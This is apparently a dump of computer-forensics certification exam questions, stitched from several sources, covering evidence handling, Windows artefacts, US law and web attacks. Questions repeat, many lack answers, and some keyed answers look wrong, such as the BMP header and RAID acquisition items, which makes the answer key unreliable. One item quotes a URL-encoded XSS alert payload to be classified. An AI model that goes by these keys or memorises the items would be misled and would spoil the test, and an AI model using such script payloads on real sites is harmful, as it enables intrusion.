An attack vector is a path or means by which an attacker can gain access to computer or network resources in order to deliver an attack payload or cause a malicious outcome.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 156

How do you define Technical Steganography?

A.

Steganography that uses physical or chemical means to hide the existence of a message

B.

Steganography that utilizes written natural language to hide the message in the carrier in some non-obvious ways

C.

Steganography that utilizes written JAVA language to hide the message in the carrier in some non-obvious ways

D.

Steganography that utilizes visual symbols or signs to hide secret messages

Answer: A

Explanation:

QUESTION NO: 157

Which of the following is not a part of disk imaging tool requirements?

A.

The tool should not change the original content

B.

The tool should log I/O errors in an accessible and readable form, including the type and location of the error

C.

The tool must have the ability to be held up to scientific and peer review

D.

The tool should not compute a hash value for the complete bit stream copy generated from an image file of the source

Answer: D

Explanation:

QUESTION NO: 158

A forensic investigator is a person who handles the complete Investigation process, that is, the preservation, identification, extraction, and documentation of the evidence. The investigator has many roles and responsibilities relating to the cybercrime analysis. The role of the forensic investigator is to:

A.

Take permission from all employees of the organization for investigation

B.

Harden organization network security

C.

Create an image backup of the original evidence without tampering with potential evidence

D.

Keep the evidence a highly confidential and hide the evidence from law enforcement agencies

Answer: C**Explanation:****QUESTION NO: 159**

What document does the screenshot represent?

CERTIFIED INVENTORY OF EVIDENCE

CASE NAME: _____

Inventoried By: _____

Date: _____

ID	Date Received	Quantity	Description of Evidence

CHAIN OF CUSTODY

Date	Action	Released By <i>Sign and print name</i>	Received By <i>Sign and print name</i>

A.

Chain of custody form

B.

Search warrant form

C.

Evidence collection form

D.

Expert witness form

Answer: A**Explanation:****QUESTION NO: 160**

Which of the following standard is based on a legal precedent regarding the admissibility of
 "Pass Any Exam. Any Time." - www.actualtests.com

scientific examinations or experiments in legal cases?

A.
Daubert Standard

B.
Schneiderman Standard

C.
Frye Standard

D.
FERPA standard

Answer: C

Explanation:

QUESTION NO: 161

Wi-Fi Protected Access (WPA) is a data encryption method for WLANs based on 802.11 standards. Temporal Key Integrity Protocol (TKIP) enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. Temporal keys are changed for every_____.

A.
5,000 packets

B.
10.000 packets

C.
15,000 packets

D.
20.000 packets

Answer: B

Explanation:

QUESTION NO: 162

Billy, a computer forensics expert, has recovered a large number of DBX files during forensic investigation of a laptop. Which of the following email clients he can use to analyze the DBX files?

- A.
Microsoft Outlook
- B.
Microsoft Outlook Express
- C.
Mozilla Thunderbird
- D.
Eudora

Answer: B

Explanation:

QUESTION NO: 163

Which of the following is the certifying body of forensics labs that investigate criminal cases by analyzing evidence?

- A.
The American Society of Crime Laboratory Directors (ASCLD)
- B.
International Society of Forensics Laboratory (ISFL)
- C.
The American Forensics Laboratory Society (AFLS)
- D.
The American Forensics Laboratory for Computer Forensics (AFLCF)

Answer: A

Explanation:

QUESTION NO: 164

Which of the following attacks allows an attacker to access restricted directories, including

application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?

A.

Unvalidated input

B.

Parameter/form tampering

C.

Directory traversal

D.

Security misconfiguration

Answer: C

Explanation:

QUESTION NO: 165

Raw data acquisition format creates _____ of a data set or suspect drive.

A.

Simple sequential flat files

B.

Segmented files

C.

Compressed image files

D.

Segmented image files

Answer: A

Explanation:

QUESTION NO: 166

JPEG is a commonly used method of compressing photographic Images. It uses a compression algorithm to minimize the size of the natural image, without affecting the quality of the image. The

JPEG lossy algorithm divides the image in separate blocks of _____.

- A.
4x4 pixels
- B.
8x8 pixels
- C.
16x16 pixels
- D.
32x32 pixels

Answer: B

Explanation:

QUESTION NO: 167

Which of the following attacks allows attacker to acquire access to the communication channels between the victim and server to extract the information?

- A.
Man-in-the-middle (MITM) attack
- B.
Replay attack
- C.
Rainbow attack
- D.
Distributed network attack

Answer: A

Explanation:

QUESTION NO: 168

Injection flaws are web application vulnerabilities that allow untrusted data to be Interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing

malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Which of the following injection flaws involves the injection of malicious code through a web application?

- A.**
SQL Injection
- B.**
Password brute force
- C.**
Nmap Scanning
- D.**
Footprinting

Answer: A

Explanation:

QUESTION NO: 169

What is a first sector ("sector zero") of a hard disk?

- A.**
Master boot record
- B.**
System boot record
- C.**
Secondary boot record
- D.**
Hard disk boot record

Answer: A

Explanation:

QUESTION NO: 170

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in

Windows 7 is:

- A.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion \ProfileList
- B.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion \NetworkList
- C.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentsVersion \setup
- D.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule

Answer: A

Explanation:

QUESTION NO: 171

Netstat is a tool for collecting Information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics.

Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

- A.
netstat -ano
- B.
netstat -b
- C.
netstat -r
- D.
netstat -s

Answer: A

Explanation:

QUESTION NO: 172

International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

A.
Type Allocation Code (TAC)

B.
Device Origin Code (DOC)

C.
Manufacturer identification Code (MIC)

D.
Integrated Circuit Code (ICC)

Answer: A

Explanation:

QUESTION NO: 173

The IIS log file format is a fixed (cannot be customized) ASCII text-based format. The IIS format includes basic items, such as client IP address, user name, date and time, service and instance, server name and IP address, request type, target of operation, etc. Identify the service status code from the following IIS log.

192.168.100.150, -, 03/6/11, 8:45:30, W3SVC2, SERVER, 172.15.10.30, 4210, 125, 3524, 100, 0,
GET, /dollarlogo.gif,

A.
W3SVC2

B.
4210

C.
3524

D.
100

Answer: D

Explanation:

QUESTION NO: 174

The evolution of web services and their increasing use in business offers new attack vectors in an application framework. Web services are based on XML protocols such as web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of Web services and Simple Object Access Protocol (SOAP) for communication between Web services that are vulnerable to various web application threats. Which of the following layer in web services stack is vulnerable to fault code leaks?

A.

Presentation Layer

B.

Security Layer

C.

Discovery Layer

D.

Access Layer

Answer: C

Explanation:

QUESTION NO: 175

A mobile operating system is the operating system that operates a mobile device like a mobile phone, smartphone, PDA, etc. It determines the functions and features available on mobile devices such as keyboards, applications, email, text messaging, etc. Which of the following mobile operating systems is free and open source?

A.

Web OS

B.

Android

C.

Apple IOS

D.

Symbian OS

Answer: B

Explanation:

QUESTION NO: 176

Digital evidence validation involves using a hashing algorithm utility to create a binary or hexadecimal number that represents the uniqueness of a data set, such as a disk drive or file.

Which of the following hash algorithms produces a message digest that is 128 bits long?

A.

CRC-32

B.

MD5

C.

SHA-1

D.

SHA-512

Answer: B

Explanation:

QUESTION NO: 177

An intrusion detection system (IDS) gathers and analyzes information from within a computer or a network to identify any possible violations of security policy, including unauthorized access, as well as misuse.

Which of the following intrusion detection systems audit events that occur on a specific host?

A.

Network-based intrusion detection

B.

Host-based intrusion detection

C.

Log file monitoring

D.

File integrity checking

Answer: B

Explanation:

QUESTION NO: 178

Wireless network discovery tools use two different methodologies to detect, monitor and log a WLAN device (i.e. active scanning and passive scanning). Active scanning methodology involves _____ and waiting for responses from available wireless networks.

A.

Broadcasting a probe request frame

B.

Sniffing the packets from the airwave

C.

Scanning the network

D.

Inspecting WLAN and surrounding networks

Answer: A

Explanation:

QUESTION NO: 179

Damaged portions of a disk on which no read/Write operation can be performed is known as _____.

A.

Lost sector

B.

Bad sector

C.

Empty sector

D.

Unused sector

Answer: B

Explanation:

QUESTION NO: 180

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

A.

Header

B.

The RGBQUAD array

C.

Information header

D.

Image data

Answer: B

Explanation:

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

DumpChk

Lsproc

Registry

EProcess

What is the framework used for application development for iOS based mobile devices?

Dalvik

Zygote

AirPlay

Cocoa Touch

Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?



It is a deleted doc file



It is file deleted from R drive



It is a doc file deleted in seventh sequential order



RIYG6VR.doc is the name of the doc file deleted from the system

Which of the following attack uses HTML tags like <script></script>?



- Spam
-
- Phishing
-
- XSS attack**
-
- SQL injection

What does the command “C:\>wevtutil gl <log name>” display?

-
- Event log record structure
-
- List of available Event Logs**
-
- Configuration information of a specific Event Log
-
- Event logs are saved in .xml format

What is the name of the first reserved sector in File allocation table?

- Master Boot Record
- Partition Boot Sector
- Volume Boot Record**
- BIOS Parameter Block

Rusty, a computer forensics apprentice, uses the command nbtstat -c while analyzing the network information in a suspect system. What information is he looking for?

- Contents of the network routing table

Status of the network carrier

Contents of the NetBIOS name cache

Network connections

Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

Post Office Protocol version 3 (POP3)

Simple Mail Transfer Protocol (SMTP)

Internet Message Access Protocol (IMAP)

Messaging Application Programming Interface (MAPI)

Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

Statement against interest

Statement of personal or family history

Prior statement by witness

Statement under belief of impending death

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

First response

Secure the evidence

Data analysis

Data collection

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called “INFO2” in the Recycled folder. If the INFO2 file is deleted, it is recovered when you _____.

Undo the last action performed on the system

Use a recovery tool to undelete the file

Reboot Windows

Download the file from Microsoft website

A suspect is accused of violating the acceptable use of computing resources as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation? Choose the most feasible option.

Image the disk and try to recover deleted files

Check the Windows registry for connection data (You may or may not recover)

Approach the websites for evidence

Seek the help of co-workers who are eye-witnesses

Which of the following setups should a tester choose to analyze malware behavior?

A virtual system with internet connection

A normal system with internet connection

A normal system without internet connect

A virtual system with network simulation for internet connection

An investigator enters the command `sqlcmd -S WIN-CQQMK62867E -e -s"," -E` as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

Name of the Database

Operating system of the system

Name of SQL Server

Network credentials of the database

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

Integrated Circuit Code (ICC)

Device Origin Code (DOC)

Type Allocation Code (TAC)

Manufacturer Identification Code (MIC)

In a Linux-based system, what does the command "Last -F" display?

Login and logout times and dates of the system

Last run processes

Recently opened files

Last functions performed

While analyzing a hard disk, the investigator finds that the file system does not use UEFI based interface. Which of the following Operating systems is present on the hard disk?

Windows 8.1

Windows 10

Windows 8

Windows 7

Which of the following processes is part of the dynamic malware analysis?

Malware disassembly

File fingerprinting

Searching for the strings

Process Monitoring

Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?

Content-Transfer-Encoding header

Content-Type header

Errors-To header

Mime-Version header

Which of the following is a precomputed table containing word lists like dictionary files and brute force lists and their hash values?

Directory Table

Rainbow Table

Partition Table

Master file Table (MFT)

Which one of the following is not a first response procedure?

Preserve volatile data

Take photos

Fill forms

Crack passwords

Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

Logical block

Operating system block

Hard disk block

Physical block

Andie, a network administrator, suspects unusual network services running on a windows system.

Which of the following commands should he use to verify unusual network services started on a Windows system?

netmgr

net serv

lusrmgr

net start

Which of the following tool creates a bit-by-bit image of an evidence media?

Xplico

FileMerlin

Recuva

AccessData FTK Imager

Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?

Slack Space

Virtual Memory

ESE Database

Sparse files

Which network attack is described by the following statement?

"At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

Sniffer Attack

Man-in-the-Middle Attack

DDoS

Buffer Overflow

Which command can provide the investigators with details of all the loaded modules on a Linux-based system?

lsmod

lsof -m

plist mod -a

list modules -a

Which of the following is a list of recently used programs or opened files?

Most Recently Used (MRU)

Recently Used Programs (RUP)

Master File Table (MFT)

GUID Partition Table (GPT)

In Steganalysis, which of the following describes a Known-stego attack?

The hidden message and the corresponding stego-image are known

During the communication process, active attackers can change cover

Only the steganography medium is available for analysis

Original and stego-object are available and the steganography algorithm is known

One technique for hiding information is to change the file extension from the correct one to the one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

The File Allocation Table

The file header

The file footer

The sector map

UEFI is a specification that defines a software interface between an OS and platform firmware. Where does this interface store information about files present on a disk?

BIOS-MBR

BIOS Parameter Block

GUID Partition Table (GPT)

Master Boot Record (MBR)

Which of the following techniques can be used to beat steganography?

Encryption

Decryption

Cryptanalysis

Steganalysis

Which of the following commands shows you the username and IP address used to access the system

via a remote login session and the type of client from which they are accessing the system?

Net stat

Net share

Net config

Net sessions

Depending upon the jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers??

18 USC §1030

18 USC §1361

18 USC §1371

18 USC §1029

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

BINHEX

UT-16

MIME

UUCODE

Gill is a computer forensics investigator who has been called upon to examine a seized computer. This computer, according to the police, was used by a hacker who gained access to numerous banking institutions to steal customer information. After preliminary investigations, Gill finds in the computer's log files that the hacker was able to gain access to these banks through the use of Trojan horses. The hacker then used these Trojan horses to obtain remote access to the companies' domain controllers.

From this point, Gill found that the hacker pulled off the SAM files from the domain controllers to then attempt and crack network passwords. What is the most likely password cracking technique used by this hacker to break the user passwords from the SAM files?

Dictionary attack

Brute force attack

Syllable attack

Hybrid attack

Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals.

HIPAA 1996

SOX

PCI DSS

GLBA

What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

Restore point interval

Automatically created restore points

System CheckPoints required for restoring

Restore point functions

Which of the following files stores information about a local Google Drive installation such as User email

ID, Local Sync Root Path, and Client version installed?

sigstore.db

filecache.db

config.db

Sync_config.db

For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH and iMazing?

Copying contents of iPhone

Bypassing iPhone passcode

Debugging iPhone

Rooting iPhone

Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox, or overwhelm the server where the email address is hosted, to cause a denial-of-service attack?

Phishing

Email spoofing

Email spamming

Mail bombing

The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the

Recycle Bin?

INFO2

INFO1

LOGINFO1

LOGINFO2

Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?

FISMA

HIPAA

SOX

GLBA

Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

Core Services

Cocoa Touch

Core OS

Media services

Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should

he look for the database logs?

Model.txt

Model.log

Model.lgf

Model.Idf

Which of the following tools if not a Data acquisition hardware tool?

UltraKit

F-Response Imager

Atola Insight Forensic

Triage-Responder

Which of the following Perl scripts will help an investigator to access the executable image of a process?

Lspm.pl

Lspd.pl

Lpsi.pl

Lspi.pl

Which of the following is a responsibility of the first responder?

Collect as much information about the incident as possible

Share the collected information to determine the root cause

Determine the severity of the incident

Document the findings

What is cold boot (hard boot)?

It is the process of shutting down a computer from a powered-on or on state

It is the process of starting a computer from a powered-down or off state

It is the process of restarting a computer that is already turned on through the operating system

It is the process of restarting a computer that is already in sleep mode

Which of the following is a tool to reset Windows admin password?

Windows Data Recovery Software

R-Studio

TestDisk for Windows

Windows Password Recovery Bootdisk

Select the data that a virtual memory would store in a Windows-based system.

Documents and other files

Application data

Running processes

Information or metadata of the files

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

It will always be different

RAID 0

The images will always be identical because data is mirrored for redundancy

RAID 1

Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

Meta Block Group

Master File Table

Sparse File

Slack Space

NTFS sets a flag for the file once you encrypt it and creates an EFS attribute where it stores Data Decryption Field (DDF) and Data Recovery Field (DDR). Which of the following is not a part of DDF?

Container Name

EFS Certificate Hash

Checksum

Encrypted FEK

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he

made a “simple backup copy” of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a “simple backup copy” will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

Bit-stream copy

Full backup copy

Robust copy

Incremental backup copy

Madison is on trial for allegedly breaking into her university’s internal network. The police raided her dorm room and seized all of her computer equipment. Madison’s lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison’s lawyer trying to prove the police violated?

The 4th Amendment

The 10th Amendment

The 5th Amendment

The 1st Amendment

An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

Cloud as a service

Cloud as an object

Cloud as a tool

Cloud as a subject

Which of the following is found within the unique instance ID key and helps investigators to map the entry from USBSTOR key to the MountedDevices key?

ParentIDPrefix

MRUListEx key

UserAssist key

LastWrite

Which list contains the most recent actions performed by a Windows User?

Windows Error Log

Recents

Activity

MRU

If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____.

Deleted space

Cluster space

Slack space

Sector space

Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

Installing malware analysis tools

Enabling shared folders

Isolating the host device

Using network simulation tools

In which registry does the system store the Microsoft security IDs?

HKEY_CLASSES_ROOT (HKCR)

HKEY_LOCAL_MACHINE (HKLM)

HKEY_CURRENT_CONFIG (HKCC)

HKEY_CURRENT_USER (HKCU)

Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

exFAT

FAT File System

NTFS File System

ReFS

After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

PRIVSTM

PRIVEDB

PUB.STM

PUB.EDB

Which rule requires an original recording to be provided to prove the content of a recording?

1002

1004

1005

1003

A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?

/auth

/var/spool/cron/

/proc

/var/log/debug

What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

Disk deletion

Disk degaussing

Disk magnetization

Disk cleaning

What is the purpose of using Obfuscator in malware?

Propagate malware to other connected devices

Avoid detection by security mechanisms

Avoid encryption while passing through a VPN

Execute malicious code in the system

Which of the following techniques delete the files permanently?

Steganography

Trail obfuscation

Artifact Wiping

Data Hiding

Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

It is difficult to deal with the webmail as there is no offline archive in most cases. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers

Local archives should be stored together with the server storage archives in order to be admissible in a court of law

Server storage archives are the server information and settings stored on a local system, whereas the local archives are the local email client information stored on the mail server

Local archives do not have evidentiary value as the email client may alter the message data

During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]+” in analyzed evidence details. What is the expression used for?

Checks for opening angle bracket, its hex or double-encoded hex equivalent

Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation

Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent

Checks for closing angle bracket, hex or double-encoded hex equivalent

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

Equipment Identity Register (EIR)

International Mobile Equipment Identifier (IMEI)

International mobile subscriber identity (IMSI)

Integrated circuit card identifier (ICCID)

Which principle states that “anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave”?

Enterprise Theory of Investigation

Evidence Theory of Investigation

Locard's Evidence Principle

Locard's Exchange Principle

Which of the following is a device monitoring tool?

Capsa

Regshot

RAM Capturer

Driver Detective

Which of the following tool can reverse machine code to assembly language?

PEiD

IDA Pro

Deep Log Analyzer

RAM Capturer

Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

Advanced Forensic Framework 4

Advanced Forensics Format (AFF)

Proprietary Format

Generic Forensic Zip (gfzip)

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

#06#*

*#06#

*IMEI#

#*06*#

What system details can an investigator obtain from the NetBIOS name table cache?

List of connections made to other systems

List of files opened on other systems

List of files shared between the connected systems

List of the system present on a router

Which of the following examinations refers to the process of providing the opposing side in a trial the opportunity to question a witness?

Witness Examination

Cross Examination

Direct Examination

Indirect Examination

An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven_Best_Buy&Prod_Geek_Squad_U3&Rev_6.15. What does the “Geek_Squad” part represent?

Software or OS used

Developer description

Manufacturer Details

Product description

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

File fingerprinting

Dynamic analysis

Static analysis

Identifying file obfuscation

%3cscript%3ealert("XXXXXXXXXX")%3c/script%3e is a script obtained from a Cross-Site Scripting attack. What type of encoding has the attacker employed?

Hex encoding

Unicode

Double encoding

Base64

Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest. Which of the following acts does the email breach?

GLBA

CAN-SPAM Act

HIPAA

SOX

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

Hearsay

Rule 1003: Admissibility of Duplicates

Locard's Principle

Limited admissibility

As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named "Transfers." She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including (AllocUnitId, page id, slot id, etc.). Which of the following commands does she need to execute in order to extract the desired information?

DBCC LOG(Transfers, 2)

DBCC LOG(Transfers, 0)

DBCC LOG(Transfers, 3)

DBCC LOG(Transfers, 1)

Which of the following does not describe the type of data density on a hard disk?

- Areal density
- Track density
- Volume density**
- Linear or recording density

Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

- .cbl
- .ibl**
- .log
- .txt

Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

- Bit-stream disk-to-disk Acquisition**
- Bit-by-bit Acquisition
- Sparse or Logical Acquisition
- Static Acquisition

Examination of a computer by a technically unauthorized person will almost always result in

Rendering any evidence found inadmissible in a court of law

Completely accurate results of the examination

Rendering any evidence found admissible in a court of law

The chain of custody being fully maintained

What does the 56.58.152.114(445) denote in a Cisco router log?

Jun 19 23:25:46.125 EST: %SEC-4-IPACCESSLOGP: list internet-inbound denied udp 67.124.115.35(8084)
-> 56.58.152.114(445), 1 packet

Destination IP address

Source IP address

None of the above

Login IP address

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

Rule 1003: Admissibility of Duplicates

Locard's Principle

Hearsay

Limited admissibility

Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

GLBA

FISMA

SOX

HIPAA

BY Faisal Mohammed

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

- net start
- netmgr
- lusrmgr
- net serv



Depending upon the jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

- 18 USC §1029
- 18 USC §1371
- 18 USC §1361
- 18 USC §1030



Which of the following is a list of recently used programs or opened files?

- GUID Partition Table (GPT)
- Master File Table (MFT)
- Recently Used Programs (RUP)
- Most Recently Used (MRU)



CAN-SPAM act requires that you:

- Don't tell the recipients where you are located
- Don't identify the message as an ad
- Don't use true header information
- Don't use deceptive subject lines

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

- Comodo Programs Manager
- PEiD
- Dependency Walker
- SysAnalyzer



Which US law does the interstate or international transportation and receiving of child pornography fall under?

- § 18 U.S.C. 252
- §18U.S.C. 2252
- § 18 U.S.C. 466A
- § 18 U.S.C. 146A

Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

- PRIVSTM
- gwcheck.db
- PUB.EDB
- PRIV.EDB

Which of the following is a MAC-based File Recovery Tool?

- GetDataBack
- Smart Undelete
- Cisdem DataRecovery 3
- VirtualLab

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList

Which among the following files provides email header information in the Microsoft Exchange server?

- gwcheck.db
- PUB.EDB
- PRIV.STM
- PRIV.EDB

Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?

- Security misconfiguration
- Parameter/form tampering
- Directory traversal
- Unvalidated input

Which of the following commands shows you all of the network services running on Windows-based servers?

- Net Session
- Net use
- Netstart
- Net config

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A100
- 00AA
- AA55

- AA00

Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

- Snort
- Nikto
- Accunetix
- Kismet

Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

- Data block
- Inode bitmap block
- Block bitmap block
- Superblock

The process of restarting a computer that is already turned on through the operating system is called?

- Hot Boot
- Cold boot
- Warm boot
- Ice boot

Rusty, a computer forensics apprentice, uses the command nbtstat -c while analyzing the network information in a suspect system. What information is he looking for?

- Contents of the NetBIOS name cache
- Contents of the network routing table
- Status of the network carrier
- Network connections

Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

- Strings search
- File obfuscation
- Identifying File Dependencies
- Dynamic analysis

Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

- It is a doc file deleted in seventh sequential order
- It is a deleted doc file
- RIYG6VR.doc is the name of the doc file deleted from the system
- It is file deleted from R drive

Which network attack is described by the following statement?

"At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

- DDoS
- Sniffer Attack
- Man-in-the-Middle Attack
- Buffer Overflow

Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

- Devcon
- fsutil
- DevScan
- Reg.exe

Which of the following is an iOS Jailbreaking tool?

- Kingo Android ROOT
- Towelroot

- One Click Root
- Redsn0w

Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

- png
- bmp
- gif
- jpeg

Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

- Administrative Investigation**
- Criminal Investigation
- Both Civil and Criminal Investigations
- Civil Investigation

Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the _____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

- Adjacent memory locations**
- Adjacent bit blocks
- Adjacent buffer locations
- Adjacent string locations

Which of the following tools will help the investigator to analyze web server logs?

- LanWhois
- XRY LOGICAL
- Deep Log Monitor
- Deep Log Analyzer**

When a user deletes a file, the system creates a \$I file to store its details. What detail does the \$I file not contain?

- File Name
- File origin and modification**
- File Size
- Time and date of deletion

Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

- Physical**
- Transport
- Session
- Network

An executive had leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

- Packet Analysis
- Postmortem Analysis**
- Malware Analysis
- Real-Time Analysis

Which of the following standard represents a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?

- IOCE
- Daubert
- SWGDE & SWGIT
- Frye**

